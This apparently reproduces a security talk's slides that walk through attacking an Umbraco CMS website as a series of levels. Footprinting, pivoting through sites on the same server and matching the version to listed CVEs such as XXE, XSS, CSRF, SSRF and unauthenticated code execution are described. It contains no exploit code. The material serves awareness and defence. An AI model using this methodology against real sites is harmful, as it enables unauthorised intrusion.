
Level 1
Footprint & Identification

Horizontal pivotting

- If you can’t get direct access your target website
- Maybe other websites on the same server can be used to gain access to the target website



Tooling: IPNeighbour.com




Level 1
& Identification

Mission 1: Accomplished


We've got

- Umbraco version
- Umbraco packages
- Websites on the same server




LEVEL 1

Footprint & Identification



LEVEL 2

Getting into Umbraco



LEVEL 3

Privilege escalation

LEVEL 4

Clearing our tracks

Level 2

Getting into Umbraco

Mission 2

- Goal: Get into Umbraco
- Approach 1: Exploit known vulnerabilities

Level 2
Getting into Umbraco

What is wrong with leaking this information?

- Can we use it to succeed in mission 2?
- Or is it just irrelevant information?

Software & hardware systems have known vulnerabilities

- **In current or older versions**
- **Tracked in CVE-databases**
  - Common Vulnerabilities & Exposures
- **Vulnerability scanners use these to test your website**

<!-- Security by Jeffrey Schoemaker -->

Umbraco vulnerabilities

- **According to umbraco.com/security**

- https://umbraco.com/follow-us/blog-archive/2012/11/14/security-update-for-4100/
- https://umbraco.com/follow-us/blog-archive/2013/4/29/security-vulnerability-found-immediate-action-recommended/
- https://umbraco.com/follow-us/blog-archive/2013/5/1/security-update-two-major-vulnerabilities-found/
- https://umbraco.com/follow-us/blog-archive/2014/5/23/security-update-one-more-major-issue-fixed-in-470-through-4711/
- https://umbraco.com/follow-us/blog-archive/2014/7/21/security-issues-found-in-umbraco-4-6-and-7/
- https://umbraco.com/follow-us/blog-archive/2016/3/1/major-security-vulnerability-patched-in-umbraco-versions-450-through-4711/

<!-- Security by Jeffrey Schoemaker -->


Umbraco Forms vulnerabilities

Umbraco Forms (optional plugin for Umbraco)

- https://umbraco.com/follow-us/blog-archive/2016/1/27/umbraco-forms-security-notice/
- https://umbraco.com/blog/security-advisory-update-umbraco-forms-immediately/
- https://umbraco.com/blog/umbraco-forms-security-update/

<!-- Security by Jeffrey Schoemaker -->

Last week's Umbraco Forms notice



Details

A remote code execution vulnerability exists in the core functionality of Umbraco Forms version 4.4.0+. This allows attackers to exploit an Umbraco site which results in the site being compromised.


We will not reveal the exact nature of the vulnerability in order to make it possible for everybody to prepare and to patch their Forms installs.

We have no indication that this vulnerability is currently being exploited in the wild.

<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

Online CVE - databases



CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & Widgets New

www.itsecdb.c

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help

Umbraco : Vulnerability Statistics

Products (2) Vulnerabilities (7) Search for products of Umbraco CVSS Scores Report Possible matches for this vendor Related Metasploit Modules

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2014	1		1												
2017	6						2			1	1		1		
Total	7		1				2			1	1		1		
% Of All		0.0	14.3	0.0	0.0	0.0	28.6	0.0	0.0	14.3	14.3	0.0	14.3	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year

Vulnerabilities By Type

<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

Umbraco : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9


Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-15280	611		+Info	2017-10-12	2017-10-25	4.3	None	Remote	Medium	Not required	Partial	None	None
XML external entity (XXE) vulnerability in Umbraco CMS before 7.7.3 allows attackers to obtain sensitive information by reading files on the server or sending TCP requests to intranet hosts (aka SSRF), related to Umbraco.Web/umbraco.presentation/umbraco/dialogs/importDocumenttype.aspx.cs.														
2	CVE-2017-15279	79		XSS	2017-10-12	2017-10-25	3.5	None	Remote	Medium	Single system	None	Partial	None
Cross-site scripting (XSS) vulnerability in Umbraco CMS before 7.7.3 allows remote attackers to inject arbitrary web script or HTML via the "page name" (aka nodename) parameter during the creation of a new page, related to Umbraco.Web.UI/umbraco/dialogs/Publish.aspx.cs and Umbraco.Web/umbraco.presentation/umbraco/dialogs/notifications.aspx.cs.														
3	CVE-2015-8815	79		XSS	2017-03-03	2017-03-07	5.0	None	Remote	Low	Not required	None	Partial	None
Multiple cross-site scripting (XSS) vulnerabilities in Umbraco before 7.4.0 allow remote attackers to inject arbitrary web script or HTML via the name parameter to (1) the media page, (2) the developer data edit page, or (3) the form page.														
4	CVE-2015-8814	352		Bypass CSRF	2017-03-03	2017-03-07	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Umbraco before 7.4.0 allows remote attackers to bypass anti-forgery security measures and conduct cross-site request forgery (CSRF) attacks as demonstrated by editing user account information in the templates.asmx.cs file.														
5	CVE-2015-8813	918			2017-03-03	2017-03-07	4.3	None	Remote	Medium	Not required	None	Partial	None
The Page_Load function in Umbraco.Web/umbraco.presentation/umbraco/dashboard/FeedProxy.aspx.cs in Umbraco before 7.4.0 allows remote attackers to conduct server-side request forgery (SSRF) attacks via the url parameter.														
6	CVE-2013-4793	287		Exec Code	2014-12-27	2014-12-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The update function in umbraco.webservices/templates/templateService.cs in the TemplateService component in Umbraco CMS before 6.0.4 does not require authentication, which allows remote attackers to execute arbitrary ASP.NET code via a crafted SOAP request.														
7	CVE-2012-1301	20			2017-04-13	2017-04-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The FeedProxy.aspx script in Umbraco 4.7.0 allows remote attackers to proxy requests on their behalf via the "url" parameter.														

